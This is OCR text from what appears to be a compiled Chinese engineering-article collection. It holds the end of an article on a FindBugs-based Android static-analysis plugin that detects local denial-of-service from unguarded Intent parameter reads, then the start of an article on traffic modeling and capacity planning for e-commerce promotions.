自定义代码检测实现的前半部分同 2.2 的逐方法检测类似，均是获取类的内容，然后遍历所有的方法，对方法的内容进行检测，但是在具体代码检测实现上 是通过自定义分析进行。目前自定义检测只应用到 Android 中本地拒绝服务的检测。本地拒绝服务的被触发的重要原因在于对通过 Intent 获取的参数未 进行异常捕获，因此检测实现的方式便是检测获取参数的代码行是否被 try catch 包裹（这个存在误差，待改进）。对于其代码分析，不能使用 FindBugs 模型进行分析，而是使用最原始的 class 代码进行分析，原始 class 代码的形式通过 javap 命令进行查看，下图展示示例代码。

```
protected void onCreate(android.os.Bundle);
  Code:
     0: aload_0
     1: aload_1
     2: invokespecial #2                  // Method android/support/v7/app/AppCompatActivity.onCreate:(Landroid/os/Bundle;)V
     5: aload_0
     6: ldc           #4                  // int 2130968603
     8: invokevirtual #5                  // Method setContentView:(I)V
    11: aload_0
    12: invokevirtual #6                  // Method getIntent:()Landroid/content/Intent;
    15: invokevirtual #7                  // Method android/content/Intent.getExtras:()Landroid/os/Bundle;
    18: astore_2
    19: aload_2
    20: ldc           #8                  // String ack
    22: invokevirtual #9                  // Method android/os/Bundle.get:(Ljava/lang/String;)Ljava/lang/Object;
    25: pop
    26: aload_2
    27: ldc           #8                  // String ack
    29: invokevirtual #10                 // Method android/os/Bundle.getString:(Ljava/lang/String;)Ljava/lang/String;
    32: pop
    33: aload_2
    34: ldc           #11                 // String long
    36: invokevirtual #12                 // Method android/os/Bundle.getLong:(Ljava/lang/String;)J
    39: pop2
    40: aload_2
    41: ldc           #8                  // String ack
    43: ldc           #13                 // String balckarbiter
    45: invokevirtual #14                 // Method android/os/Bundle.getString:(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
    48: pop
    49: goto          53
    52: astore_3
    53: return
  Exception table:
     from    to  target type
        33    49    52   Class java/lang/Exception
```

对原始 class 文件进行分析存在的缺陷是无法定位具体的代码行，那么在进行问题上报时无法将问题定位到代码行，因此第一步需要在原有模型的基础上 对所有包含 Intent 获取参数的方法的位置存储到一个 Map 结构中，方便后面对方法的定位，代码实现如下所示，获取方法所在的行，然后以方法名作为 Key 值，以代码行相关信息作为 Value 值，存储到 Map 中。

```
private Map<String, List<Location>> get_line_location(Method m,
ClassContext classContext){
        HashMap<String, List<Location>> all_line_location = new
HashMap<>();
        ConstantPoolGen cpg = classContext.getConstantPoolGen();
        CFG cfg = null;
        try {
            cfg = classContext.getCFG(m);
        } catch (CFGBuilderException e) {
            e.printStackTrace();
            return all_line_location;
        }
        for (Iterator<Location> i = cfg.locationIterator(); i.hasNext();
) {
            Location loc = i.next();
            Instruction inst = loc.getHandle().getInstruction();
            if(inst instanceof INVOKEVIRTUAL) {
                INVOKEVIRTUAL invoke = (INVOKEVIRTUAL) inst;
 if(all_line_location.containsKey(invoke.getMethodName(cpg))){
                        all_line_location.get(invoke.getMethodName(cpg)).
add(loc);
                    }else {
                        LinkedList<Location> loc_list = new
LinkedList<>();
                        loc_list.add(loc);
                        all_line_location.put(invoke.getMethodName(cpg),
loc_list);
                    }
// }
 }
        }
        return all_line_location;
    }
```

之后获取 Exception 包裹的范围，FindBugs 中包含对 Exception 的建模，因此能够通过其模型能够直接获取其范围并存储到一个列 表中，代码如下所示，其中 exceptionTable[i].getStartPC 用于获取 try catch 的起始代码行，exceptionTable[i].getEndPC 用于获取 try catch 的结束代码行。

```
public int[] getExceptionScope(){
        try {
            CodeException[] exceptionTable = this.code.
getExceptionTable();
            int[] exception_scop = new int[exceptionTable.length * 2];
            for (int i = 0; i < exceptionTable.length; i++) {
```

```
                exception_scop[i * 2] = exceptionTable[i].getStartPC();
                exception_scop[i * 2 + 1] = exceptionTable[i].getEndPC();
            }
            return exception_scop;
        }catch (Exception e){
 }
        return new int[0];
    }
```

在对代码进行逐行检查时，因为使用的是最原始 class 文件形式，因此需要限定其遍历的范围，限定的方式是通过代码的行号，即上图中每行代码的第一 个数值。首先需要获取代码总行数的大小，获取的方式便是解析 FindBugs 建模后的第一行代码，找到关键词 code-length 后面的数值，即为代码 的行数，解析代码如下所示：

```
public int get_Code_Length(String firstLineCode){
        try{
            String[] split1 = firstLineCode.split("code_length");
// System.out.println(split1[split1.length-1]);
 byte[] code_length_bytes = split1[split1.length-1].getBytes();
            byte[] new_code_bytes = new byte[code_length_bytes.length];
            for(int i=0; i<code_length_bytes.length; i++){
// System.out.println();
 if(code_length_bytes[i]<48 || code_length_bytes[i]>57){
                    new_code_bytes[i] = 32;
                }else{
                    new_code_bytes[i] = code_length_bytes[i];
                }
            }
            return Integer.parseInt(new String(new_code_bytes).trim());
        }catch(Exception e){
            e.printStackTrace();
        }
        return 0;
    }
```

最后对代码进行逐行遍历，遍历中为防止 try catch 块被遍历到，使用行号来限制遍历的范围。检测代码行是否包含通过 Intent 获取参数，及该行是否被 try catch 包裹，如果上述两个条件均被触发，那么就作为一个问题进行上报。示例代码如下，其中 get_code_line_index 方法用于获取代码的行号，获取 的方式是截取代码行的首字符的数值，以确定是否在代码包裹的范围内。

```
private void analyzeMethod(JavaClass javaClass, Method m, ClassContext
classContext) throws CFGBuilderException {
        HashMap<String, List<Location>> all_line_location =
(HashMap<String, List<Location>>) get_line_location(m, classContext);
        Code code = m.getCode();
        StringCodeAnalysis sca = new StringCodeAnalysis(code);
        String[] codes = sca.codes_String_Array();
        int code_length = sca.get_Code_Length(sca.get_First_Code(codes));
        int[] exception_scop = sca.getExceptionScope();
        for(int i=1; i<codes.length; i++){
            int line_index = sca.get_code_line_index(codes[i]);
            if (line_index < code_length){
                if(codes[i].toLowerCase().contains("invokevirtual") &&
                        (codes[i].contains("android.content.Intent.get")
|| codes[i].contains("android.os.Bundle.get"))){
                    if(exception_scop.length == 0){
                        ......
                    }else{
                        boolean is_scope = false;
                        for(int j=0; j<exception_scop.length; j+=2){
                            int start = exception_scop[j];
                            int end = exception_scop[j+1];
                            if(line_index >= start && line_index <= end){
                                is_scope = true;
                            }
                            if(is_scope){
                                break;
                            }
                        }
                        if(!is_scope){
                            String method_name = get_method_
name(codes[i]);
                            if(all_line_location.containsKey(method_
name)){
                                for(Location loc : all_line_location.
get(method_name)){
                                    bugReporter.reportBug(new
BugInstance(this, LOCAL_DENIAL_SERVICE_TYPE, Priorities.NORMAL_PRIORITY).
addClass(javaClass).addMethod(javaClass, m).addSourceLine(classContext,
m, loc));
                                }
                            }else {
                                bugReporter.reportBug(new
BugInstance(this, LOCAL_DENIAL_SERVICE_TYPE, Priorities.NORMAL_PRIORITY).
addClass(javaClass).addMethod(javaClass, m));
 }
                        }
                    }
                }
```

```
            }
        }
    }
```

3. 注册打包

上面详细叙述了如何构造自己的问题检测代码，完成检测方法的书写后，下一步就是在配置文件中对检测方法进行注册，才能使检测代码运转起来。

需要在两个文件中进行注册，第一个是 findbugs.xml，注册示例如下：

```
<Detector class="com.h3xstream.findsecbugs.android.
LocalDenialOfServiceDetector" reports="LOCAL_DENIAL_SERVICE"/>
<BugPattern type="LOCAL_DENIAL_SERVICE" abbrev="SECLDOS"
category="Android 安全问题" cweid=" 276"/>
```


其中 Detector 用于注册该检测方法的位置及其唯一标识，BugPattern 用于对检测出的问题进行归类，方便展示，如此处归类到”Android 安全问题”中，那么在生成报告的时候问题也将被归类到”Android 安全问题”中。

第二个是 messages.xml 注册，注册示例如下，该注册主要是对该问题进行说明，包括问题的危害及修复方法。

```
<Detector class="com.h3xstream.findsecbugs.android.
LocalDenialOfServiceDetector"> <Details>Local Denial of Service.
</Details> </Detector> <BugPattern type="LOCAL_DENIAL_SERVICE">
<ShortDescription> 本地拒绝服务 </ShortDescription> <LongDescription> 通过
Intent 接收的参数未进行异常捕获，导致出现异常使得应用崩溃 </LongDescription>
 <Details> <![CDATA[     <p>          <b> 危害 :</b><br/>          <pre>
             应用崩溃无法使用，影响用户体验;              被竞争对手利用，进行点对点攻击。
         </pre>     </p>     <p>          <b> 错误代码 :</b><br/>
<pre>             bundle.getString(“”); // 未 try/catch             intent.
getStringExtra(“”); // 未 try/catch         </pre>     </p>     <p>
<b> 解决方案 :</b><br/>          <pre>              对通过 Intent 接收的参数处理时，
进行严格的异常捕获。              try {                  bundle.getString(“”);
intent.getStringExtra(“”);              }catch (Exception e){}          </
pre>     </p> ]]> </Details> </BugPattern> <BugCode abbrev="SECLDOS"> 本地
拒绝服务 </BugCode>
```

一切完成就绪后使用 Maven 进行打包，就生产了供 FindBugs 集成开发工具插件使用的 JAR 包，完成安装并重启，即可使用自定义插件对特定问题进行检测。

最终分析的效果图如下图所示：



4. 结语

本文介绍了 Android 集成开发环境 Android Studio 的代码实时检测工具 Code Arbiter 的产生原因及代码实现，最后展示了分析的效果。通过 Code Arbiter 在生产环境中的应用，其检测效果还是相当不错，能够发现很多编码过程中存在的问题。但是 Code Arbiter 仍然存在许多不足，需要优化。后续将在以下两个方面对工具进行改进：

1. 扩大漏洞检测范围，使 Code Arbiter 能够囊括 Android 编码常见安全问题；
2. 优化漏洞检测规则，提高检测的准确性，减少误报。

5. 作者简介

建弋，2016 年加入美团点评，目前主要负责金融部门相关的安全工作。对于代码审计 / 漏洞扫描感兴趣的同学，可以阅读本人 Freebuf 上发表的相关文章，期待与大家共同学习共同提高。

测试

大促活动前团购系统流量预算和容量评估

丁媛

引言

O2O 行业高速发展，团购业务的流量和用户数也有了不止一个数量级的飞跃，单日交易额数以亿计，日均订单量也到了百万量级。目前团购产品形态稳定，产品运营会策划各种大促活动，为业务带来更多的流量和用户，以提升交易额。给力的大促活动能为业务带来千万级的 PV 和百万级的购买用户数，大促活动的瞬时流量可能是平时流量的几十倍，这对我们的系统来说是一个不小的挑战。

概述

这次分享的主要内容包括以下 4 个部分：

1. 介绍相关背景，包括大促活动的特点和团购系统架构的演进过程。

2. 建立大促活动期间团购系统核心路径的流量模型，推算活动峰值流量。

3. 分层评估系统容量时，如何制定压力测试策略、选择合适的测试环境。

4. 分层评估系统容量时，执行压力测试过程中的工具选型、场景设计和数据准备。

目录


大促活动前团购系统流量预算和容量评估实践

背景介绍

1. 大促活动的特点

大促活动的三个关键词：瞬时流量、热点团单和核心路径。

- **瞬时流量**：大促活动的一般形态是在活动日的某个时间节点（比如上午 10 点），开放一批 0 元抢购团单；这时大量用户会从 H5 活动页点击“免费吃”按钮（静态页面，用户会提前打开），跳转到 Native 团购详情页，给团购系统带来一个瞬间流量高峰。某次活动统计数据显示，瞬时高峰流量达到了平时流量的 33 倍。
- **热点团单**：活动日上午 10 点开放的这批 0 元抢购团单，可以称之为是热点团单。
- **核心路径**：活动高峰期大部分用户行为会集中在这些热点团单的购买流程上，而不是去搜索一个团单或者给团单写评价；这个热点团单的抢购流程就是大促活动的核心路径。



2. 大促活动前的准备——扩容

面对这个瞬时流量高峰，首先要回答的问题是系统能不能扛住；如果抗不住的话，最有效提升系统容量的方式是进行扩容。假设在系统没有瓶颈、可水平扩展的前提下，单个应用的扩容可以使用以下公式：


为了制定扩容计划，我们需要知道分子“活动峰值流量”和分母“单机容量”。大促活动准备期间，运营会根据活动预算、Push 发送量和 Push 转化率等数据，推算出活动页的 PV 和 UV；根据往期活动的经验数据，推算出抢购或秒杀活动的用户点击量，以此数据作为系统的入口峰值访问量。有了入口峰值访问量，结合系统的流量模型，就可以推算出每个应用节点的活动峰值流量。通过对系统的压力测试，可以得出每个应用节点的单机容量极限值。

3. 团购系统架构的演进

在开始正式讲流量预算和容量评估之前，先介绍下团购系统架构的演进。

早期的团单系统架构


早期的团购系统如下图所示，Web 层和 Service 层都是单应用架构。Web 层的团购 MAPI 应用，提供了包括团购首页、团购列表、购买流程、团购订单 / 券、退款流程等 200 多个接口（包括读接口和写接口），所有业务耦合在一起。Service 层的团单服务也是类似的。



针对这样的系统架构做流量预算很简单，可以直接用运营同学给的入口峰值访问量做分子（活动峰值流量）即可。


但是要获取分母（单机容量）是比较困难的事情。针对这样的架构，在线上或者线下做一次有效的压力测试成本比较高——如果通过线上引流的方式做压力测试，读流量和写流量必须区分开；如果在线下模拟搭建一套压力测试环境，依赖的服务较多，搭建环境成本高；另外业务耦合在一起，线下也比较难模拟线上的接口分布等情况。

根据木桶短板理论，不需要压力测试也可以知道当时的团单系统性能不会很好。这样系统架构下，评估系统的容量的办法基本上只有拍脑袋。



现在的团单系统架构

现在的团单系统架构有了比较大的改进。如下图所示，团单服务做了“拆弹项目”，复杂的团单服务按照业务领域拆分成了基础服务、价格服务、库存服务、属性导航服务等。从服务名称可以看出来，一个应用拆分成了多个应用，每个应用单独负责某个领域；缓存集群和团购数据库也按照业务领域做了拆分。随后，大而全的 Web 层 MAPI 应用也按照业务领域拆分成了团购详情应用、团购交易应用和个人中心应用。




总结下的话，就是整体上逻辑耦合在一起的业务按微服务化拆分出来，每个服务独立专注的做一件事情。

下面两张图可以比喻团购系统架构的演进。左图是早期的团购系统，业务混杂在一起，难以量化；右图是拆分之后的团购系统，分层架构清晰合理，这个时候对系统建立模型、量化分析变成了一件可行的事。

团购系统架构的演进

早期的团购系统




现在的团购系统

活动流量预算


流量模型分析是流量预算的关键，只有清楚了系统的流量模型，才可能对系统每个节点的峰值流量做准确的评估。

团购系统在不同的场景有不同的流量模型。如下图所示，左图是系统平时的流量模型，右图是大促时的流量模型，其中中间人最多的路径是大促活动核心路径的流量模型。下面会介绍如何针对这条核心路径建立流量模型。



大促活动时的业务核心路径是：用户首先访问 H5 活动页，点击“免费抢”按钮到达热点团购详情页，然后通过点击团购详情页的“立即抢购”按钮进入提交订单页，并最终完成支付流程。

这个是大促活动的业务核心路径对应的系统架构图，用户跳转到团购详情页时，客户端会向 Web 层的团购详情 API 应用请求数据，团购详情 API 应用再向聚合服务层发起请求，聚合服务层分别异步调用团单价格服务、团单库存服务、团单属性服务等基础服务，并将这些基础数据组装好返回给上层应用，最终返回数据到客户端，展示在用户的移动设备上。



根据系统架构图，可以从上至下梳理调用关系链，建立核心路径的流量模型。


第一步：梳理活动页跳转到 App Native 页面的接口调用链。用户从活动页点击“免费吃”按钮进入团购详情页，会发起 6 个 API 接口请求。其中 3 个接口——团购基本信息接口，团购购买须知接口和团购适用商户接口——会对用户的购买决策起决定性作用，是团购详情页的核心路径。

团购详情页下方还有三个非核心模块会发起 3 个接口请求，分别为本店其他团购接口、网友评价接口和团购推荐的接口，这几个模块可以给用户购买决策提供参考，但是不是必须的，在大促活动场景下是非核心路径。这些接口可以通过开关关闭（关闭非核心场景是一种有效的降级方案），下面的分析假设非核心路径接口开关关闭。

第二步：梳理 Web 层接口之间的调用次数和调用顺序

用户打开团购详情页时，客户端会先发起团购基础信息接口，再获取团购基本信息（如：标题、价格、销量等）之后，会异步发出其他 5 个模块的接口请求。

活动流量预算



团购详情页6个基础模块的接口之间调用顺序


第三步：通过代码分析和 CAT 调用堆栈分析，梳理 Web 层接口对下游服务的调用顺序和调用次数，汇总成对服务层各应用的调用倍数。（注：CAT 是美团点评技术团队开源的实时监控平台，已在许多业界公司生产环境得到应用，详情参见 GitHub）

活动流量预算

假设团购详情页的 PV 是 1，会发出 3 个 API 请求；除了团购商户 API 之外，团购基础信息 API 和团购详情 API 会分别调用团购基础服务 1 次，另外在大促的场景下会在创建订单和支付等场景对团购基础服务有 5 次调用，即总共会有 7 次的团购

基础服务的调用。

通过分析代码和调用堆栈，可以得知团购详情页的 PV 对团单价格服务和团单库存服务的调用次数也是 1：7 的关系。



这样我们可以得到大促活动核心路径的流量模型：假设详情页的流量单位为 1，团购系统各个应用节点的流量构成如下表所示。

活动流量预算

大促活动核心路径流量模型下，设详情页的峰值流量为单位1，此时流量构成如下:

- 访问服务次数:

服务	访问次数
团购基础服务	7
团购详情服务	1
团购价格服务	7
团购属性读服务	2
团购库存读服务	7
团购商户服务	1
团购后台服务	2
团购历史服务	7
团购收藏服务	1

同理，大促活动核心路径对缓存和 DB 的最大访问次数也可以分析出来。

活动流量预算

在大促活动流量模型下，设详情页的峰值流量为单位1，此时流量构成如下：

- 访问cache次数：

缓存系统	访问次数
memcached-A	7
memcached-B	11
memcached-C	7

- 访问DB次数：

数据库	访问次数(不考虑缓存)
团购基础库	49
团购属性库	11
团购库存库	7

这时可以根据运营给到的入口峰值流量数据，推算出大促活动时团购系统从上到下（Web 层、服务层、缓存和数据持久层）每一个应用节点可能会达到的最高流量。

最终给到运维的会是这样一份扩容计划表。综上所述根据流量模型可以推算出系统每个应用节点的活动峰值流量以及需要提供的集群容量（活动峰值流量 * 余量系数）。另外系统当前机器数是已知的，那么要完成扩容计划表，下一步要做的事情是进行容量评估，即通过压力测试，评估系统每个应用节点的单机容量。

活动流量预算——扩容计划表

系统	应用	单机容量	活动峰值流量	需要提供集群容量	当前机器数	需扩容机器数
MAPI	团购详情应用	?	[illegible]	[illegible]	[illegible]	
	团购交易应用	?	[illegible]	[illegible]	[illegible]	
	个人中心应用	?	[illegible]	[illegible]	[illegible]	
商品系统	团购搜索服务	?	[illegible]	[illegible]	[illegible]	
	团购基础服务	?	[illegible]	[illegible]	[illegible]	
	团购详情服务	?	[illegible]	[illegible]	[illegible]	
	。。。。。。					

done

系统容量评估

系统容量主要通过线上环境或者线下环境的压力测试来评估。首先会介绍压力测试策略的制定，大促活动期间压力测试的目的，以及压力测试环境的选择（重点介绍性能测试环境 PTP）。然后通过实例介绍压力测试执行中的压测工具的选择、压测场景的设计和压测数据的准备。

压力测试的目的

大促活动准备期间的压力测试，与平时应用上线前的性能测试或负载测试的目的有所不同，平时性能测试的目的主要是查看系统各指标是否达到预期，以及在高并发下验证功能测正确性。大促活动准备期间的压力测试目的是找到系统针对混合场景的最大处理能力，具体有以下四个方面：

系统容量评估——压测目的

单机容量
应用的单机容量是多少?

集群容量
是否可以通过水平扩容来提升集群容量?

DB容量
数据库能承担的压力是多少?

监控告警
监控指标应该如何设置,
若超过阈值告警机制是否生效?

压力测试这件事情没有最好只有更好，为了评估线上的系统容量，理想的压力测试方案是在线上环境做系统全链路的压测。但是线上全链路压测的时间、人力成本比较高（做一次线上全链路压测要参与或周知的人数要 30+）。线上压测有一定风险，为了评估系统容量把线上服务压挂了是一件得不偿失的事情。另外，全链路线上压测可以发现系统的瓶颈，但是不能得到每个应用节点的单机容量。我们最终采用的压测方案基本原则是在保证压测数据有效性的基础上，做性价比最高的压力测试。

系统容量评估——压力测试

理想	现实
• 线上压测 • 系统全链路压测 • 一次压测解决问题	• 线上压测有风险，成本高 • 时间紧（活动测试、版本发布和压力测试并行） • 全链路压测依赖服务多，参与/周知人员多 • 全链路可以压出系统瓶颈，但是不能提供单机容量

保证压测数据有效性的基础上，做性价比最高的压力测试

压力测试的环境

在 PTP 环境出现之前，我们做压力测试主要在 BETA 环境、PPE 环境或线上环境（BETA 和 PPE 环境是我们用来做功能测试的两套线下测试环境），这三种环境都有些局限或风险，导致压力测试有效性不如人意。

BETA 环境：主要用作 QA 功能集成测试，服务和中间件部署完备（一般每个应用部署一台虚拟机），有专人维护，专门的 BETA 环境数据库

- 可靠性：硬件环境与线上差异较大，数据与线上差异较大
- 稳定性：被测服务和依赖服务容易被压挂，影响日常功能测试
- 易用性：一般用 JMeter 脚本，在本地执行压测
- 局限：只能评估单机容量，无法对集群进行压测

PPE 环境：主要用作应用线上发布之前的功能验证

- 可靠性：硬件环境与线上差异较大，部分数据库定期同步线上数据库
- 稳定性：被测服务和依赖服务容易被压挂，影响应用上线前功能验证
- 易用性：一般用 JMeter 脚本，在本地执行压测
- 局限：只能评估单机容量，无法对集群进行压测

线上环境

- 可靠性：数据可靠，无环境差异，可以压测集群。
- 稳定性：线上被测服务或依赖服务可能被压挂。
- 易用性：需运维辅助操作，在线上缩减集群规模或者复制流量。
- 局限：风险高；时间人力成本高；不是所有类型的应用都适合。

系统容量评估——压测环境

